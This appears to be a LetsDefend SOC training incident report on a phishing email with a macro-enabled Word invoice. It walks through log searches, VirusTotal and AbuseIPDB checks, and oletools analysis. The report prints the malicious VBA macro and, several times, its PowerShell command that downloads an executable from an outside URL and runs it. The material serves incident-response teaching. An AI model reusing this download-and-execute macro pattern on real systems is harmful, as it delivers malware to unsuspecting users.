

LetsDefend

Official Incident Report

Event ID: 231

Rule Name: SOC205 - Malicious Macro has been executed

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Alert

The alert was triggered due to the execution of a word file containing a macro on the system. It is seen by looking at the trigger reason that the relevant file is considered suspicious.


EventID :	231
Event Time :	Feb, 28, 2024, 08:42 AM
Rule :	SOC205 - Malicious Macro has been executed
Level :	Security Analyst
Hostname :	Jayne
Ip Address :	172.16.17.198
File Name :	edit1-invoice.docm
File Path :	C:\Users\LetsDefend\Downloads\edit1-invoice.docm
File Hash :	1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
Trigger Reason :	Suspicious file detected on system.
AV/EDR Action :	Detected
Show Hint ↗	

First, the alert should be verified by checking the available logs, and then it should be determined whether the attack was successful or not.

Detection

Verify


In Log Management search the source IP address (172[.]16.17.198) in the alert and examine the logs among the results. This search shows both Firewall, DNS, OS, and Proxy logs for the related IP.



The screenshot shows the Log Management interface with a search bar containing "172.16.17.198". The results table has columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. The results show various log entries from Feb 28, 2024, and Feb 29, 2024, involving Firewall, DNS, OS, and Proxy types.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 28, 2024, 08:42 AM	Firewall	172.16.17.198	49212	92.204.221.16	80	
Feb, 28, 2024, 08:42 AM	DNS	172.16.17.198	0	172.16.17.198	0	
Feb, 28, 2024, 08:41 AM	OS	172.16.17.198	0	172.16.17.198	0	
Feb, 28, 2024, 08:42 AM	OS	172.16.17.198	0	172.16.17.198	0	
Feb, 28, 2024, 08:42 AM	OS	172.16.17.198	0	172.16.17.198	0	
Feb, 28, 2024, 08:42 AM	Proxy	172.16.17.198	49212	92.204.221.16	80	
Feb, 27, 2024, 02:43 PM	Firewall	172.16.17.198	26201	52.85.96.93	443	
Feb, 29, 2024, 05:16 AM	Firewall	172.16.17.198	35695	2.20.148.89	443	

It is seen in the alert details that the file that caused the related alert to be triggered is "edit1-invoice.docm". The related file can be searched on Log Management to find out the source of the alert. The search result as below shows that the process is executed under the folder named "edit1-invoice.docm".



The screenshot shows the Log Management interface with a search bar containing "edit1-invoice.docm". A modal window titled "RAW LOG" displays log details for a process creation event. The log entries include Parent Username: LetsDefend, EventID: 1(Process Create), Command Line: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /n 'C:\Users\admin\AppData\Local\Temp\edit1-invoice.docm', Current Directory: C:\Users\LetsDefend\Downloads\edit1-invoice.docm.zip\edit1-invoice.docm, and Process ID: 4545.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 28, 2024, 08:42 AM	Process	172.16.17.198	25	172.16.17.198	0	
Feb, 28, 2024, 08:42 AM	Process	172.16.17.198	0	172.16.17.198	0	
Feb, 28, 2024, 08:42 AM	Process	172.16.17.198	0	172.16.17.198	0	

Thus, it is confirmed that the alarm is not False Positive.

Analysis

Reputation Check

The remote IP could not be detected in the first examinations due to the suspicious file running on the system. However, you can check the reputation again after determining how the relevant file accessed the system. In addition, the hash shared in the alert details can be analyzed. When Virus Total and Hybrid Analysis are checked for the relevant hash value, it is found that it was reported as Malicious (trojan) by different sources. In addition, it was seen that the relevant file contains Macro.

Hash:1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0

The screenshot shows the VirusTotal analysis page for the file 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0. The main summary indicates 35 security vendors flagged the file as malicious. Below this, the file name 'edit1-invoice.docm' is shown with several threat categories highlighted in red boxes: 'docx', 'macros', and 'run-file'. The 'DETECTION' tab is selected, displaying a table of vendor analysis results. The table includes columns for vendor name, threat category, and detection status. Notable detections include AhnLab-V3 (VBA/Form), Alibaba (TrojanDownloader:Script/PowerSh.7e4c2...), and BitDefender (VBA:Trojan-Downloader.Agent.bvo). The table also lists various other vendors like ALYac, Arcabit, AVG, Baidu, Cynet, Emsisoft, ESET-NOD32, GData, Ikarus, Lionic, and McAfee, each with their respective threat labels and detection status.

<https://www.virustotal.com/gui/file/1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0>

The screenshot shows the Hybrid Analysis report for the file 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0. The report header indicates a Threat Score of 93/100, AV Detection at 29%, and a label of 'Trojan.Generic'. A prominent red box highlights the word 'malicious' in the report summary. The report details section includes links for Overview, Downloads, External Reports, Re-analyze, Hash Not Seen Before, No similar samples, Report False-Positive, and Request Report Deletion. At the bottom right, there are buttons for Link, Twitter, and E-Mail.

<https://www.hybrid-analysis.com/sample/1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0/60c94a784d72be4a9a731d07>

Initial Access

It should be determined how the "edit1-invoice.docm.zip" file mentioned in the alert came to the system. For this, search for the relevant file on Log Management. The related search result shows that the file was downloaded to the system.

RAW LOG

EventID: 11(File Created)
Image: C:\Windows\Explorer.EXE
Target File Name: C:\Users\LetsDefend\Downloads\edit1-invoice.docm.zip
RuleName: Downloads

DRESS	DEST.	PORT	RAW
.3	25		⊕
198	0		⊕
198	0		⊕

In addition, the relevant file is also seen in the Exchange log. The relevant file is attached to the e-mail received from "jake.admin[@]cybercommunity[.]info" at 08:12 AM.

RAW LOG

sender mail: jake.admin@cybercommunity.info
recipient mail: jayne@letsdefend.io
Attachment Name: edit1-invoice.docm.zip

DRESS	DEST.	PORT	RAW
.3	25		⊕
198	0		⊕
198	0		⊕

You can check Email Security to see the details of the relevant mail.

The screenshot shows a left sidebar with various security modules: Monitoring, Log Management, Case Management, Endpoint Security, Threat Intel, and Sandbox. The 'Email Security' module is highlighted with a red border. The main panel displays an email message. The recipient's address, 'jayne@letsdefend.io', is highlighted with a red border. The message body is as follows:

Hello Jayne,
I hope this email finds you well. Attached is the invoice for your February membership fee.
If you have any questions about any of the items on the invoice or need more information, please do not hesitate to contact me.
Thank you for your attention, and have a great week ahead!
Best regards,
Jake
Cyber Community

Attachments

edit1-invoice.docm.zip

Thus, it was detected how the executable malicious file accessed the system. Therefore, it can be said that "phishing" was used for the initial access. When the reputation records of the mailing address are checked in Virus Total, it is seen that it was reported as "Malicious" in some sources.

1 security vendor flagged this URL as malicious

http://cybercommunity.info/cybercommunity.info

Status 522 | Content type text/html; charset=UTF-8 | Last Analysis Date 5 days ago

Community Score 1 / 91

DETECTION DETAILS CONTENT COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Webroot (Malicious) alphaMountain.ai (Suspicious)

[hxps://www.virustotal.com/gui/url/1cbe1af75ad8dab0a5ddb894e79f832eb11ade2ad719af885e4a64c4d04845d8](https://www.virustotal.com/gui/url/1cbe1af75ad8dab0a5ddb894e79f832eb11ade2ad719af885e4a64c4d04845d8)

While the mail came to the system at 08:12 AM, the victim was downloaded to the system at 08:41 AM. Search 172[.]16.17.198 on Log Management to see what happened after the relevant file was executed on the system. As a result, the process create log was seen at 08:42 AM.

The screenshot shows a log management interface with a sidebar containing 'Monitoring', 'Case Management', 'Endpoint Security', 'Email Security', 'Threat Intel', and 'Sandbox'. The main area has a 'Log Management' search bar and a 'Show Filter' button. A table lists log entries with columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. A specific row is highlighted with a red box, showing details in a modal window titled 'RAW LOG'. The modal displays:

```

EventID: 4688(A new process has been created.)
Account Name: LetsDefend
New Process Name: powershell.exe
Process Command Line: POWERSHELL (NEW-OBJECT
SYSTEM.NET.WEBCLIENT).DOWNLOADFILE('HTTP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE');START-PROCESS 'MESS.EXE'

```

It is understood that PowerShell was run via cmd by looking at the relevant log. Then, a file was downloaded via URL in PowerShell and subsequently "mess.exe" was run.

The screenshot shows a log management interface with a sidebar containing 'Monitoring', 'Case Management', 'Endpoint Security', 'Email Security', 'Threat Intel', and 'Sandbox'. The main area has a 'Log Management' search bar and a 'Show Filter' button. A table lists log entries with columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. A specific row is highlighted with a red box, showing details in a modal window titled 'RAW LOG'. The modal displays:

```

EventID: 4104(Execute a Remote Command)
Script Block Text: (New-Object
System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/
messbox.exe ','mess.exe');Start-Process 'mess.exe'
Username: LetsDefend
ProcessId: 4545

```

(New-Object
`System.Net.WebClient).DownloadFile('hxxp://www.greyhathacker.net/tools/messbox.exe','mess.exe');` This section creates a new object of class System.Net.WebClient in PowerShell and uses the DownloadFile method to download a file (messbox.exe) from the specified URL (hxxp://www.greyhathacker.net/tools/messbox.exe) and saves it as mess.exe.

`Start-Process 'mess.exe'`: This section starts the downloaded mess.exe file.

The screenshot shows a log management interface with a sidebar containing 'Monitoring', 'Log Management' (selected), 'Case Management', 'Endpoint Security', 'Email Security', 'Threat Intel', and 'Sandbox'. The main area has a 'Show Filter' button and a 'Basic' or 'Pro' switch. A search bar contains the IP address '92.204.221.16'. The table has columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. A modal window titled 'RAW LOG' displays the following details:

RAW LOG						
Request:	HTTP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE					
Request Method:	GET					
HTTP Code:	404					
Device Action:	Permitted					
Process:	powershell.exe					
Feb, 28, 2024, 08:42 AM	Firewall	172.16.17.198	28201	52.85.96.93	443	
Feb, 29, 2024, 05:16 AM	Firewall	172.16.17.198	35695	2.20.148.89	443	
Feb, 28, 2024, 08:38 AM	Firewall	172.16.17.198	52744	23.72.20.128	443	
Feb, 27, 2024, 11:35 PM	Firewall	172.16.17.198	19985	31.13.88.174	443	

As a result of the request on Powershell, a GET request to "HXXP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE" was seen in the proxy. However, 404 (Not Found) is seen in the log as Http response code.


hxxps://developer.mozilla.org/en-US/docs/Web/HTTP>Status/404

When the related traffic is checked in the firewall, it is found that there is a request to the IP "92[.]204.221.16".

The screenshot shows a log management interface with a sidebar containing 'Monitoring', 'Log Management' (selected), 'Case Management', 'Endpoint Security', 'Email Security', 'Threat Intel', and 'Sandbox'. The main area has a 'Show Filter' button and a 'Basic' or 'Pro' switch. A search bar contains the IP address 'GREYHATHACKER.NET'. The table has columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. A modal window titled 'RAW LOG' displays the following details:

RAW LOG						
Request:	HTTP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE					
Request Method:	GET					
HTTP Code:	404					
Device Action:	Permitted					
Process:	powershell.exe					
Feb, 28, 2024, 08:42 AM	Firewall	172.16.17.198	28201	52.85.96.93	443	
Feb, 29, 2024, 05:16 AM	Firewall	172.16.17.198	35695	2.20.148.89	443	
Feb, 28, 2024, 08:38 AM	Firewall	172.16.17.198	52744	23.72.20.128	443	
Feb, 27, 2024, 11:35 PM	Firewall	172.16.17.198	19985	31.13.88.174	443	

Upon reviewing the reputation records of the IP "92[.]204.221.16", it is seen that it was reported in the Hacking and Web App Attack categories.



IP Abuse Reports for 92.204.221.16:

This IP address has been reported a total of 20 times from 17 distinct sources. 92.204.221.16 was first reported on January 26th 2021, and the most recent report was 7 months ago.

Old Reports: The most recent abuse report for this IP address is from 7 months ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
✓ SilverZippo	2023-07-13 03:44:59 (7 months ago)	Web App Attack	Web App Attack
✓ MAGIC	2023-07-13 03:09:53 (7 months ago)	VM1 Bad user agents ignoring web crawling rules. Drain g bandwidth	DDoS Attack Bad Web Bot
✓ weblite	2023-07-13 02:26:23 (7 months ago)	WP_EXPLOIT_PROBE WP_MALWARE_PROBE	Hacking Web App Attack
✓ Anonymous	2023-07-12 19:04:39 (7 months ago)		Web Spam Email Spam Blog Spam Bad Web Bot Web App Attack

[hxxps://www.abuseipdb.com/check/92.204.221.16](https://www.abuseipdb.com/check/92.204.221.16)

Static Malicious Document Analysis

First, a suitable environment should be prepared for malicious analysis in an environment isolated from the network.

You should start the analysis by extracting the file first. Then you can use "exiftool". This is a powerful tool that can read the metadata of digital images and other media files. This tool can read and edit metadata from various file types (JPEG, PNG, PDF, MP3, MP4, and more). You can use the terminal or command line to view or edit a file's metadata using ExifTool.

```
(kali㉿kali)-[~/Desktop]
└─$ ls
edit1-invoice.docm.zip

(kali㉿kali)-[~/Desktop]
└─$ 7z x edit1-invoice.docm.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs 12th Gen Intel(R) Core(TM) i7-1255U (906A4),ASM,AES-NI)

Scanning the drive for archives:
1 file, 20014 bytes (20 KiB)

Extracting archive: edit1-invoice.docm.zip
--
Path = edit1-invoice.docm.zip
Type = zip
Physical Size = 20014

Enter password (will not be echoed):
Everything is Ok

Size:      23764
Compressed: 20014

(kali㉿kali)-[~/Desktop]
└─$ ls
edit1-invoice.docm  edit1-invoice.docm.zip
```

Password: infected

Next, you can obtain the hash information of the file "edit1-invoice.docm".

```
(kali㉿kali)-[~/Desktop]
└─$ sha256sum edit1-invoice.docm
1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0  edit1-invoice.docm
```

Hash: 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0

```
(kali㉿kali)-[~/Desktop]
$ exiftool edit1-invoice.docm
ExifTool Version Number      : 12.57
File Name                   : edit1-invoice.docm
Directory                   : .
File Size                    : 24 kB
File Modification Date/Time : 2024:02:29 06:26:00-05:00
File Access Date/Time       : 2024:02:29 08:41:52-05:00
File Inode Change Date/Time: 2024:02:29 08:40:39-05:00
File Permissions            : -rw-r--r--
File Type                   : DOCM
File Type Extension         : docm
MIME Type                   : application/vnd.ms-word.document.macroEnabled.12
Zip Required Version        : 20
Zip Bit Flag                : 0x0006
Zip Compression             : Deflated
Zip Modify Date             : 1980:01:01 00:00:00
Zip CRC                      : 0x4c8f57fb
Zip Compressed Size         : 505
Zip Uncompressed Size        : 1945
Zip File Name               : [Content_Types].xml
Template                     : Normal.dotm
Total Edit Time              : 4 minutes
Pages                        : 1
Words                        : 4
Characters                  : 26
Application                 : Microsoft Office Word
Doc Security                : None
Lines                        : 1
Paragraphs                  : 1
Scale Crop                  : No
Heading Pairs               : Title, 1
Titles Of Parts              :
Company                      :
Links Up To Date            : No
Characters With Spaces       : 29
Shared Doc                   : No
Hyperlinks Changed           : No
App Version                  : 12.0000
Creator                      : user1
Last Modified By             : Microsoft
Revision Number              : 5
Create Date                  : 2016:09:28 20:58:00Z
Modify Date                  : 2017:01:26 13:09:00Z
```

If there is text in the "edit1-invoice.docm" file containing Visual Basic Script (VBS) code, this command will display it. If you get an output containing the word "vbs", you can assume that the file may contain VBS code. Similarly, http/https was searched to see if there is a C2 address. As can be seen below, there were no results for all three.

```

└─(kali㉿kali)-[~/Desktop]
└─$ strings edit1-invoice.docm | grep https
└─(kali㉿kali)-[~/Desktop]
└─$ strings edit1-invoice.docm | grep http
└─(kali㉿kali)-[~/Desktop]
└─$ strings edit1-invoice.docm | grep vbs

```

You can continue the analysis with the command "oleid edit1-invoice.docm". This command will identify OLE (Object Linking and Embedding) objects in edit1-invoice.docm and provide information about them. In particular, this command will list the types, versions and other relevant information about the OLE objects inside the file. In this way, the oleid tool can be used to determine if the file contains potentially harmful OLE objects.

```

└─(kali㉿kali)-[~/Desktop]
└─$ oleid edit1-invoice.docm
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: edit1-invoice.docm
WARNING For now, VBA stomping cannot be detected for files in memory
WARNING For now, VBA stomping cannot be detected for files in memory
+-----+-----+-----+
| Indicator | Value | Risk | Description |
+-----+-----+-----+
| File format | MS Word 2007+ Macro- | info | |
| Enabled Document | (.docm) | | |
| Home | | | |
+-----+-----+-----+
| Container format | OpenXML | info | Container type |
+-----+-----+-----+
| Encrypted | False | none | The file is not encrypted |
+-----+-----+-----+
| VBA Macros | Yes, suspicious | HIGH | This file contains VBA |
| macros. Suspicious | keywords were found. Use |
| | | | olevba and mraptor for |
| | | | more info. |
+-----+-----+-----+
| XLM Macros | No | none | This file does not contain |
| | | | Excel 4/XLM macros. |
+-----+-----+-----+
| External Relationships | 0 | none | External relationships |
| | | | such as remote templates, |
| | | | remote OLE objects, etc |
+-----+-----+-----+

```

As can be seen above, it was detected that there was a Macro in the file and that it was suspicious.

Next, the command "olevba edit1-invoice.docm" can be used. The olevba edit1-invoice.docm command aims to analyze Visual Basic for Applications (VBA) codes inside a Microsoft Office document (usually a Word document, Excel spreadsheet or PowerPoint presentation) named edit1-invoice.docm. This command scans the contents of the specified file using the olevba tool, extracts the VBA codes inside and analyzes them.

```
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-- 
Sub InkEdit1_GotFocus()
Run = Shell(UserForm1.TextBox1, 0)
End Sub

VBA MACRO UserForm1.frm
in file: word/vbaProject.bin - OLE stream: 'VBA/UserForm1'
-- 
(empty macro)

VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'UserForm1/o'

cmd.exe /c PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe'

VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'UserForm1/o'
-- 
Tahoma♦

VBA FORM Variable "b'TextBox1'" IN 'word/vbaProject.bin' - OLE stream: 'UserForm1'

b"cmd.exe /c PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe"
+-----+
|Type |Keyword |Description |
+-----+
|AutoExec|InkEdit1_GotFocus |Runs when the file is opened and ActiveX objects trigger events
|Suspicious|Shell |May run an executable file or a system command
|Suspicious|Run |May run an executable file or a system command
|Suspicious|PowerShell |May run PowerShell commands
|Suspicious|Start-Process |May run an executable file or a system command using PowerShell
|Suspicious|New-Object |May create an OLE object using PowerShell
|Suspicious|Net.WebClient |May download files from the Internet using PowerShell
|Suspicious|DownloadFile |May download files from the Internet using PowerShell
|Suspicious|System |May run an executable file or a system command on a Mac (if combined with libc.dylib)
|Suspicious|Hex Strings |Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
|IOC |http://www.greyhathacker.net/tools/messbox.exe |URL
|IOC |mess.exe |Executable file name
|IOC |cmd.exe |Executable file name
|IOC |messbox.exe |Executable file name
|IOC |mess.exe |Executable file name
```

The output of the relevant command is as above. The suspicious commands in the file and what they are used for are given in a table. The IOC is also shared.

Next, execute the following two commands. Because the first command, olevba edit1-invoice.docm > edit1.vba, extracts the VBA codes from the specified Microsoft Office document and exports them to a text file named edit1.vba. In other words, it extracts the VBA codes from the document and saves them in the file edit1.vba.

The second command, olevba --deobf --reveal edit1.vba > edit1_deobf.vba, decodes the VBA codes in edit1.vba (decrypts the encrypted VBA codes) and saves these decoded codes in a text file named edit1_deobf.vba. The --deobf flag is used to decode the codes, while the --reveal flag is used to show all the decoded codes.

- olevba edit1-invoice.docm > edit1.vba
- olevba --deobf --reveal edit1.vba > edit1_deobf.vba

```

└─(kali㉿kali)-[~/Desktop]
$ olevba edit1-invoice.docm > edit1.vba

└─(kali㉿kali)-[~/Desktop]
└─$ ls
edit1-invoice.docm  edit1-invoice.docm.zip  edit1.vba


└─(kali㉿kali)-[~/Desktop]
└─$ olevba --deobf --reveal edit1.vba > edit1_deobf.vba

└─(kali㉿kali)-[~/Desktop]
└─$ ls
edit1_deobf.vba  edit1-invoice.docm  edit1-invoice.docm.zip  edit1.vba

```

You can obtain more detailed information by reviewing the "edit1_deobf.vba" file. If there is obfuscated data, its deobfuscated versions can be seen. However, no such situation was encountered when the relevant file was checked.

With the decision taken by Microsoft in 2023, the Macro file must be blocked in the default settings. So what should be done if you want to check how the situation is in this system? For this, click on "Macro Security" again via Developer. As can be seen in the relevant window, it is in the "enable" state, while it should be blocked by default. As can be seen below, Microsoft does not recommend this situation.




Source: <https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked>

Lesson Learned

- Phishing tests should be conducted periodically to increase information security awareness among employees.
- Detection/protection rules should be reviewed on Email Security.
- It is recommended to keep the Macro Security Policy in default settings on systems except for business purposes.

Appendix

MITRE



MITRE Tactics	MITRE Techniques
Initial Access	<ul style="list-style-type: none">• Phishing: Spearphishing Link
Execution	<ul style="list-style-type: none">• Command and Scripting Interpreter: Windows Command Shell<ul style="list-style-type: none">• Command and Scripting Interpreter: PowerShell• User Execution: Malicious File
Command And Control	<ul style="list-style-type: none">• Ingress Tool Transfer• Application Layer Protocol: Web Protocols<ul style="list-style-type: none">• Non-Standart Port

Artifacts

Field	Value
Attacker IP	<ul style="list-style-type: none">• 92[.]204.221.16
Sender Mail Address	<ul style="list-style-type: none">• jake.admin[@]cybercommunity[.]info
User	<ul style="list-style-type: none">• jayne[@]letsdefend[.]io
URL	<ul style="list-style-type: none">• hxxp://www.greyhathacker.net/tools/messbox.exe
File	<ul style="list-style-type: none">• edit1-invoice.docm
Hash	<ul style="list-style-type: none">• 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
Exe	<ul style="list-style-type: none">• mess.exe• messbox.exe